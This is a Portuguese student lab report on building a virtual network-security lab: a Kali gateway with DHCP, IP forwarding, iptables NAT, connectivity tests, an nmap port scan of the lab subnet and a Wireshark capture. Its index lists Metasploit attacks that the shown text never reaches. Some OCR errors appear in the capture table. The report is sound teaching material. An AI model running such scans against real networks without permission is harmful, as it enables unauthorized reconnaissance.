

P.PORTO

**ESCOLA
SUPERIOR
DE TECNOLOGIA
E GESTÃO**

Licenciatura em Segurança informática em redes de computadores

Segurança de Redes

Análise de Vulnerabilidades

Elementos:

8220190 -Tânia Moraes

8220202- Gonçalo Ferraz

Índice

Índice	2
Introdução	3
Construção de laboratório de testes	4
1. Conexões de rede.....	4
2. Configuração das interfaces.....	7
3. Configuração DHCP	7
4. Encaminhamento do IP.....	9
5. Configuração das rotas	9
6. Configuração da firewall	10
7. Testagem da conectividade entre máquinas.....	10
Análise de tráfego	14
1. Conectividade entre as máquinas	14
2. Serviço <i>ftp</i>	15
3. Serviço <i>ssh</i> e <i>telnet</i>	17
4. Fluxo de dados de uma ligação <i>telnet/ssh</i>	18
5. Diferenças entre <i>telnet</i> e <i>ssh</i>	19
6. Diferença entre um acesso <i>HTTP / HTTPS</i>	19
Hacking	20
1. <i>NMAP</i>	20
2. <i>OpenVAS</i>	23
3. <i>Metasploit</i>	29
• Windows XP	30
• Kioptix.....	32
Conclusão	33
Bibliografia	33

Introdução

Este trabalho prático tem, como objetivo, garantir o conhecimento sobre algumas aplicações e/ou temas anteriormente analisados. Temos alguns exemplos como: *gateway*, diferenciação *telnet/SSH e HTTP/ HTTPS*, *nmap*, *OpenVas*, *Metasploit*.

Para a realização deste trabalho foi necessário montar um cenário constituído por três máquinas virtuais (*kali*, *ubuntu* e *Windows XP*) conectadas por uma interface comum a um *gateway*, *kali*. Este gateway, encontra-se ligado a um *host* através de uma interface e à internet através de outra.

Construção de laboratório de testes

Para esta etapa começou-se por proceder à instalação das máquinas virtuais, com o objetivo, de montar o cenário mencionado anteriormente.

Após a instalação, estabeleceu-se algumas fases tais como: conexões de rede, configuração das interfaces, configuração DHCP, encaminhamento IP, configuração da rota, configuração da firewall e, por fim, testar a conectividade das máquinas.

1. Conexões de rede

Neste tópico, definiu-se as conexões de rede nas máquinas virtuais, de forma a facilitar a conectividade entre elas. Para cada máquina foi definido um adaptador, exceto no *kali*, que foram definidos três.




Figura 1-adaptador1 (*kali*)

Este adaptador serve para estabelecer comunicação entre a máquina virtual e o host, computador, possibilitando uma rede isolada.




Figura 2- adaptador2 (*kali*)

Este adaptador permite a comunicação entre as máquinas virtuais, neste caso, *kali*, *koptrix*, *Windows XP* e *Ubuntu*. Ou seja, cria uma rede virtual isolada da rede externa, ou seja, as máquinas virtuais não têm acesso à internet nem a outras redes físicas.




Figura 3- adaptador3 (*kali*)

Este modo permite que uma máquina virtual se conecte diretamente à rede física do host.



Figura 4- Adaptador (ubuntu)




Figura 5- Adaptador (kaliptrix)




Figura 6- Adaptador (Windows XP)


2. Configuração das interfaces

Nesta fase, procedeu-se à configuração dos IP'S no *gateway*, *Kali*, das interfaces eth0 e eth1.

Para tal, utilizou-se o comando abaixo indicado.


```
sudo ifconfig <interface> <ip> netmask <netmask> up
```

Este comando permite a configuração de uma determinada interface com um determinado IP e uma determinada máscara de rede.



```
(kali㉿kali)-[~]
$ sudo ifconfig eth0 192.168.59.1 netmask 255.255.255.0 up
[sudo] password for kali:
```

Figura 7- Interface eth0



```
(kali㉿kali)-[~]
$ sudo ifconfig eth1 10.120.59.1 netmask 255.255.255.0 up
```

Figura 8- Interface eth1

3. Configuração DHCP

O DHCP possibilita que as máquinas virtuais, ligadas através da Rede interna, obtenham automaticamente endereços IP únicos, máscaras de rede e configuração do gateway.

Começou-se por instalar o servidor DHCP através do seguinte comando:


```
sudo apt install isc-dhcp-server
```

Após a instalação, atualizou-se a lista de pacotes disponíveis.

```
sudo apt update
```

De seguida, abriu-se o arquivo de configuração DHCP, através do editor *nano*, para posteriormente ser possível configurá-lo.

```
sudo nano /etc/default/isc-dhcp-server
```



```
File Actions Edit View Help
GNU nano 7.2
/etc/default/isc-dhcp-server
Defaults for isc-dhcp-server (sourced by /etc/init.d/isc-dhcp-server)

# Path to dhcpcd's config file (default: /etc/dhcp/dhcpcd.conf).
#DHCPDV4_CONF=/etc/dhcp/dhcpcd.conf
#DHCPDV6_CONF=/etc/dhcp/dhcpcd6.conf

# Path to dhcpcd's PID file (default: /var/run/dhcpcd.pid).
#DHCPDV4_PID=/var/run/dhcpcd.pid
#DHCPDV6_PID=/var/run/dhcpcd6.pid

# Additional options to start dhcpcd with.
#           Don't use options -cf or -pf here; use DHCPD_CONF/ DHCPD_PID instead
#OPTIONS=""

# On what interfaces should the DHCP server (dhcpcd) serve DHCP requests?
#           Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACESv4="eth1"
INTERFACESv6=""
```


Figura 9- Interface

Na imagem anterior, adicionou-se a interface que seria utilizada para configurar o servidor DHCP.

Com as interfaces já configuradas procede-se agora à configuração do serviço DHCP, começando por entrar no ficheiro de configuração, para tal usamos o seguinte comando.

```
sudo nano /etc/dhcp/dhcpcd.conf
```

Figura 10- Ficheiro configuração DHCP



```
File Actions Edit View Help
GNU nano 7.2
/etc/dhcp/dhcpcd.conf

# fixed-address fantasia.example.com;
#}

# You can declare a class of clients and then do address allocation
# based on that. The example below shows a case where all clients
# in a certain class get addresses on the 10.17.224/24 subnet, and all
# other clients get addresses on the 10.0.29/24 subnet.

#class "foo" {
#  match if substring (option vendor-class-identifier, 0, 4) = "SUNW";
#}

#shared-network 224-29 {
#  subnet 10.17.224.0 netmask 255.255.255.0 {
#    option routers rtr-224.example.org;
#  }
#  subnet 10.0.29.0 netmask 255.255.255.0 {
#    option routers rtr-29.example.org;
#  }
#  pool {
#    allow members of "foo";
#    range 10.17.224.10 10.17.224.250;
#  }
#  pool {
#    deny members of "foo";
#    range 10.0.29.10 10.0.29.230;
#  }
#}
#subnet 10.120.59.0 netmask 255.255.255.0 {
#  range 10.120.59.100 10.120.59.200;
#  option routers 10.120.59.1;
#  option domain-name-servers 8.8.8.8, 8.8.4.4;
#}
```

Figura 11- Configuração DHCP

Neste trecho, *subnet <ip> netmask <netmask>* define uma determinada *subrede* com um determinado ip e máscara de rede, respectivamente; “*range*” especifica o intervalo de endereços IP que o servidor DHCP irá atribuir.; “*option routers*” define o *gateway* para a subrede em questão; “*option domain-name-servers*” especifica os servidores *DNS* que os dispositivos da subrede podem utilizar.

De seguida reiniciamos o servidor DHCP já configurado.

```
sudo service isc-dhcp-server restart
```

4. Encaminhamento do IP

Neste passo, procedeu-se à ativação do encaminhamento do IP através do *gateway*, *Kali*, começando por descomentar a linha abaixo indicada do ficheiro */etc/sysctl.conf*.

```
# Uncomment the next line to enable packet forwarding for IPv4  
net.ipv4.ip_forward=1
```

Figura 12- Descomentação

De seguida, aplicou-se o comando a seguir, de forma a guardar as alterações estabelecidas.

```
[tania@kali: ~]$ sudo sysctl -p  
[sudo] password for tania: Kali Doc  
net.ipv4.ip_forward = 1
```

Figura 13- Comando *sysctl -p*

5. Configuração das rotas

Este passo é importante para permitir o encaminhamento do tráfego de rede, bem como, da conectividade com a Internet das restantes máquinas.

Primeiramente, configurou-se a rota através do gateway:

```
[tania@kali: ~]$ sudo route add -net 10.120.59.0/24 gw 10.120.59.1  
[sudo] password for tania:
```

Figura 14- Configuração de rota

De seguida, configurou-se a rota no host, que no caso é Windows.

```
C:\Windows\System32>route add 192.168.59.0/24 192.168.59.1
```

Figura 15- Configuração de rota

6. Configuração da firewall

Neste caso, usamos a ferramenta *iptables*, para filtragem de pacotes, redirecccionamento de tráfego e tradução de endereços de rede.

Inicialmente, efetuou-se este comando:

```
(tania@kali)-[~]
$ sudo iptables -A FORWARD -i eth1 -o eth2 -j ACCEPT
```

Figura 16- Comando *Iptables*

Este comando permite o encaminhamento dos pacotes da interface th1 para a interface eth2.

```
(tania@kali)-[~]
$ sudo iptables -t nat -A POSTROUTING -o eth2 -j MASQUERADE
```

Figura 17-Comando *iptables*

No entanto. Este serve para configurar o NAT, ou seja, permite que várias máquinas na mesma rede interna possam aceder à internet.

7. Testagem da conectividade entre máquinas

Este passo é extremamente importante para ser possível compreender se as máquinas estão devidamente conectadas à internet e entre si.

Abaixo são indicadas as testagens entre o host e o gateway.

```
C:\Windows\System32>ping 192.168.59.1

Pinging 192.168.59.1 with 32 bytes of data:
Reply from 192.168.59.1: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.59.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Figura 18- Testagem com o kali

```
(tania㉿kali)-[~]
$ ping 192.168.59.2
PING 192.168.59.2 (192.168.59.2) 56(84) bytes of data.
64 bytes from 192.168.59.2: icmp_seq=1 ttl=128 time=0.603 ms
64 bytes from 192.168.59.2: icmp_seq=2 ttl=128 time=0.649 ms
64 bytes from 192.168.59.2: icmp_seq=3 ttl=128 time=0.448 ms
64 bytes from 192.168.59.2: icmp_seq=4 ttl=128 time=0.416 ms
64 bytes from 192.168.59.2: icmp_seq=5 ttl=128 time=0.453 ms
64 bytes from 192.168.59.2: icmp_seq=6 ttl=128 time=0.613 ms
64 bytes from 192.168.59.2: icmp_seq=7 ttl=128 time=0.554 ms
64 bytes from 192.168.59.2: icmp_seq=8 ttl=128 time=0.593 ms
64 bytes from 192.168.59.2: icmp_seq=9 ttl=128 time=0.502 ms
^S64 bytes from 192.168.59.2: icmp_seq=10 ttl=128 time=0.411 ms
64 bytes from 192.168.59.2: icmp_seq=11 ttl=128 time=0.476 ms
^C
--- 192.168.59.2 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10198ms
rtt min/avg/max/mdev = 0.411/0.519/0.649/0.081 ms
```

Figura 19- Testagem com o host

```
C:\Documents and Settings\Forense>ping 10.120.59.1
Pinging 10.120.59.1 with 32 bytes of data:
Reply from 10.120.59.1: bytes=32 time=1ms TTL=64
Reply from 10.120.59.1: bytes=32 time=3ms TTL=64
Reply from 10.120.59.1: bytes=32 time=4ms TTL=64
Reply from 10.120.59.1: bytes=32 time=3ms TTL=64

Ping statistics for 10.120.59.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 4ms, Average = 2ms
```

Figura 20- Windows XP ao Kali

```
^Ctania@tania:~$ ping 10.120.59.1
PING 10.120.59.1 (10.120.59.1) 56(84) bytes of data.
64 bytes from 10.120.59.1: icmp_seq=1 ttl=64 time=0.965 ms
64 bytes from 10.120.59.1: icmp_seq=2 ttl=64 time=1.59 ms
64 bytes from 10.120.59.1: icmp_seq=3 ttl=64 time=2.85 ms
64 bytes from 10.120.59.1: icmp_seq=4 ttl=64 time=1.87 ms
64 bytes from 10.120.59.1: icmp_seq=5 ttl=64 time=3.11 ms
64 bytes from 10.120.59.1: icmp_seq=6 ttl=64 time=1.82 ms
^C
--- 10.120.59.1 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 0.965/2.033/3.110/0.734 ms
```

Figura 21- Ubuntu ao Kali

```
(tania㉿kali)-[~]
$ sudo nmap 10.120.59.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 22:41 WEST
Nmap scan report for 10.120.59.101
Host is up (0.00049s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
MAC Address: 08:00:27:8B:54:14 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.120.59.102
Host is up (0.0035s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  closed icslap
MAC Address: 08:00:27:C8:BE:74 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.120.59.104
Host is up (0.00057s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:4E:B0:F0 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.120.59.1
Host is up (0.0000030s latency).
All 1000 scanned ports on 10.120.59.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 12.75 seconds
```

Figura 22- Mapeamento da rede

```

└─(tania㉿kali)-[~]
$ ping 10.120.59.101
PING 10.120.59.101 (10.120.59.101) 56(84) bytes of data.
64 bytes from 10.120.59.101: icmp_seq=1 ttl=255 time=0.948 ms
64 bytes from 10.120.59.101: icmp_seq=2 ttl=255 time=1.56 ms
64 bytes from 10.120.59.101: icmp_seq=3 ttl=255 time=2.15 ms
^C  Home
— 10.120.59.101 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.948/1.550/2.146/0.489 ms

└─(tania㉿kali)-[~]
$ ping 10.120.59.102
PING 10.120.59.102 (10.120.59.102) 56(84) bytes of data.
64 bytes from 10.120.59.102: icmp_seq=1 ttl=128 time=1.83 ms
64 bytes from 10.120.59.102: icmp_seq=2 ttl=128 time=4.70 ms
64 bytes from 10.120.59.102: icmp_seq=3 ttl=128 time=3.81 ms
64 bytes from 10.120.59.102: icmp_seq=4 ttl=128 time=4.34 ms
^C
— 10.120.59.102 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.834/3.670/4.695/1.106 ms

└─(tania㉿kali)-[~]
$ ping 10.120.59.104
PING 10.120.59.104 (10.120.59.104) 56(84) bytes of data.
64 bytes from 10.120.59.104: icmp_seq=1 ttl=64 time=0.879 ms
64 bytes from 10.120.59.104: icmp_seq=2 ttl=64 time=1.75 ms
64 bytes from 10.120.59.104: icmp_seq=3 ttl=64 time=2.25 ms
64 bytes from 10.120.59.104: icmp_seq=4 ttl=64 time=1.74 ms
64 bytes from 10.120.59.104: icmp_seq=5 ttl=64 time=1.63 ms
^C
— 10.120.59.104 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 0.879/1.648/2.248/0.440 ms

```

Figura 23- Ping do kali às restantes máquinas

Por fim, testamos a conectividade das máquinas à internet.

```

└─(tania㉿kali)-[~]
$ ping google.com
PING google.com (142.250.184.14) 56(84) bytes of data.
64 bytes from mad41s10-in-f14.1e100.net (142.250.184.14): icmp_seq=1 ttl=116 time=39.9 ms
64 bytes from mad41s10-in-f14.1e100.net (142.250.184.14): icmp_seq=2 ttl=116 time=40.6 ms
64 bytes from mad41s10-in-f14.1e100.net (142.250.184.14): icmp_seq=3 ttl=116 time=29.6 ms
64 bytes from mad41s10-in-f14.1e100.net (142.250.184.14): icmp_seq=4 ttl=116 time=31.8 ms
^C
— google.com ping statistics —
5 packets transmitted, 4 received, 20% packet loss, time 4005ms
rtt min/avg/max/mdev = 29.590/35.471/40.595/4.842 ms

```

Figura 24- Acesso à internet do Kali

```
Pinging google.com [142.250.201.78] with 32 bytes of data:  
Reply from 142.250.201.78: bytes=32 time=46ms TTL=115  
Reply from 142.250.201.78: bytes=32 time=39ms TTL=115  
Reply from 142.250.201.78: bytes=32 time=45ms TTL=115  
Reply from 142.250.201.78: bytes=32 time=37ms TTL=115  
  
Ping statistics for 142.250.201.78:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
    Minimum = 37ms, Maximum = 46ms, Average = 41ms
```

Figura 25- Conexão à internet (Windows XP)

```
tania@tania:~$ ping google.com
PING google.com (142.250.200.110) 56(84) bytes of data.
64 bytes from mad41s13-in-f14.1e100.net (142.250.200.110): icmp_seq=1 ttl=115 time=137 ms
64 bytes from mad41s13-in-f14.1e100.net (142.250.200.110): icmp_seq=2 ttl=115 time=33.7 ms
64 bytes from mad41s13-in-f14.1e100.net (142.250.200.110): icmp_seq=3 ttl=115 time=38.5 ms
^C
--- google.com ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3007ms
rtt min/avg/max/mdev = 33.749/69.607/136.563/47.384 ms
```

Figura 26- Conexão à internet (Ubuntu)

Análise de tráfego

Nesta próxima etapa, analisa-se o tráfego de todas as máquinas através do *gateway*, *Kali*. Neste caso, são seis tópicos que iremos abordar, a conectividade entre as máquinas, serviço *ftp*, serviço *ssh* e *telnet*, fluxo de dados de uma ligação *telnet/ssh*, as diferenças dos dois serviços e diferença entre um acesso *HTTP* e *HTTPS*.

1. Conectividade entre as máquinas

Neste tópico comprava-se a conectividade entre as máquinas usando, neste caso, o *wireshark*. O *wireshark* é um analisador de protocolos utilizado para monitorar o tráfego da rede.

Figura 27- Análise 1

No.	Time	Source	Destination	Protocol	Length	Info
91	45.079526941	10.128.59.184	8.8.8	DNS	74	Standard query 0x2c14 A ntp.ubuntu.com
92	45.862031679	10.128.59.1	10.128.59.104	ICMP	98	Echo (ping) request id=0x37bf, seq=26/6656, ttl=64 (reply in 93)
93	45.863536899	10.128.59.184	10.128.59.1	ICMP	98	Echo (ping) reply id=0x37bf, seq=26/6656, ttl=64 (request in 92)
94	46.864061971	10.128.59.1	10.128.59.184	ICMP	98	Echo (ping) request id=0x37bf, seq=27/6912, ttl=64 (reply in 95)
95	46.864061971	10.128.59.1	10.128.59.1	ICMP	98	Echo (ping) reply id=0x37bf, seq=27/6912, ttl=64 (request in 94)
96	47.065924861	10.128.59.1	10.128.59.104	ICMP	98	Echo (ping) request id=0x37bf, seq=28/7168, ttl=64 (reply in 97)
97	47.866223397	10.128.59.1	10.128.59.1	ICMP	98	Echo (ping) reply id=0x37bf, seq=28/7168, ttl=64 (request in 96)
98	48.867213882	10.128.59.184	10.128.59.1	ICMP	98	Echo (ping) request id=0x37bf, seq=29/7424, ttl=64 (request in 98)
99	48.868558823	10.128.59.184	10.128.59.1	ICMP	98	Echo (ping) reply id=0x37bf, seq=29/7424, ttl=64 (request in 98)
100	49.867553189	10.128.59.184	10.128.59.1	ICMP	98	Echo (ping) request id=0x37bf, seq=30/7680, ttl=64 (reply in 101)
101	49.868498499	10.128.59.184	10.128.59.1	ICMP	98	Echo (ping) reply id=0x37bf, seq=30/7680, ttl=64 (request in 100)
102	49.868553182	10.128.59.184	10.128.59.1	ICMP	98	Echo (ping) request id=0x37bf, seq=31/7936, ttl=64 (reply in 103)
103	49.872832146	10.128.59.1	10.128.59.182	ICMP	98	Echo (ping) reply id=0x37bf, seq=31/7936, ttl=64 (request in 102)
104	50.098429982	10.128.59.184	8.8.8.8	DNS	86	Standard query 0x7468 A ntp.ubuntu.com.example.org
105	50.098429982	10.128.59.184	8.8.4.4	DNS	74	Standard query 0x2c14 A ntp.ubuntu.com
106	50.098436424	10.128.59.184	8.8.4.4	DNS	74	Standard query 0xd546 AAAA ntp.ubuntu.com
107	50.098436424	10.128.59.184	8.8.4.4	DNS	86	Standard query 0xa052 AAAA ntp.ubuntu.com.example.org
108	50.098436424	10.128.59.184	10.128.59.184	ICMP	98	Echo (ping) request id=0x37bf, seq=32/7936, ttl=64 (reply in 109)
109	50.098436424	10.128.59.184	10.128.59.1	ICMP	98	Echo (ping) reply id=0x37bf, seq=31/7936, ttl=64 (request in 108)
110	50.0988468512	10.128.59.182	10.128.59.1	ICMP	74	Echo (ping) request id=0x0200, seq=512/2, ttl=128 (reply in 111)
111	50.0988771140	10.128.59.1	10.128.59.182	ICMP	74	Echo (ping) reply id=0x0200, seq=512/2, ttl=64 (request in 110)
112	51.871049365	10.128.59.1	10.128.59.184	ICMP	98	Echo (ping) request id=0x37bf, seq=32/8192, ttl=64 (reply in 113)
